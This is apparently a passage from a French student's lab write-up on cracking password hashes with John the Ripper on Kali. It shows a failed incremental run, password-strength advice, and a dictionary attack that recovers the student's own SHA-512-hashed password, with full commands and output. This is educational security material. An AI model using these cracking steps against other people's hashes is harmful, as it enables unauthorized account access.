(administrateur@kali)-[~]
$ john --show hashfile.txt
0 password hashes cracked, 1 left
```

John n'a pas trouvé le mot de passe en mode incrémental car l'espace de recherche est extrêmement vaste, la longueur et la combinaison de caractères rendent l'exploration complète trop longue. Le brute force nécessiterait beaucoup plus de temps que celui disponible pour atteindre cette combinaison précise.

Recommandations pour un mot de passe solide :

- Utiliser des mots de passe de 12 à 16 caractères minimum
- Mélanger minuscules, majuscules, chiffres, symboles
- Éviter les motifs prévisibles (123, 2024, Votre nom, ect)
- Activer MFA pour compenser les faiblesses humaines

BONUS JOHN THE RIPPER

Tentative d'une attaque par dictionnaire créer par moi-même et avec mon propre mot de passe à l'intérieur

1. Création du fichier hashfile.txt avec mon mot de passe avec une méthode de hashage SHA 512

```
(administrateur@kali)-[~]
$ mkpasswd --method=SHA-512
Mot de passe :
$6$cM4DpXJVsrue3JBh$CzqdmCPlo8WJO/LtcVUBSW5EBsqMlaFHmLQrIJDk6lJjvMidhmtTTxgpt57QGZZtfeR0i3gYOf1A0ZmKKiWS1

(administrateur@kali)-[~]
$ echo '$6$cM4DpXJVsrue3JBh$CzqdmCPlo8WJO/LtcVUBSW5EBsqMlaFHmLQrIJDk6lJjvMidhmtTTxgpt57QGZZtfeR0i3gYOf1A0ZmKKiWS1' > hashfile.txt
```

2. Création du dictionnaire dictionnaire.txt contenant mon mot de passe

```
(administrateur@kali)-[~]
$ echo "123456" > dictionnaire.txt

(administrateur@kali)-[~]
$ echo "password" >> dictionnaire.txt

(administrateur@kali)-[~]
$ echo "azerty" >> dictionnaire.txt

(administrateur@kali)-[~]
$ echo "bonjour123" >> dictionnaire.txt

(administrateur@kali)-[~]
$ echo "linux2024" >> dictionnaire.txt

(administrateur@kali)-[~]
$ echo "apqmwn*123" >> dictionnaire.txt
```

3. Découverte du mot de passe et affichage du mot de passe

```
(administrateur@kali)-[~]
$ john --wordlist=dictionnaire.txt hashfile.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates left, minimum 8 needed for performance.
apqmwn*123 (?)
1g 0:00:00:00 DONE (2025-11-25 23:21) 100.0g/s 600.0p/s 600.0c/s 600.0C/s 123456..apqmwn*123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(administrateur@kali)-[~]
$ john --show hashfile.txt
?:apqmwn*123

1 password hash cracked, 0 left
```

L'attaque a bien fonctionné et nous avons la vision de quand le mot de passe est trouvé.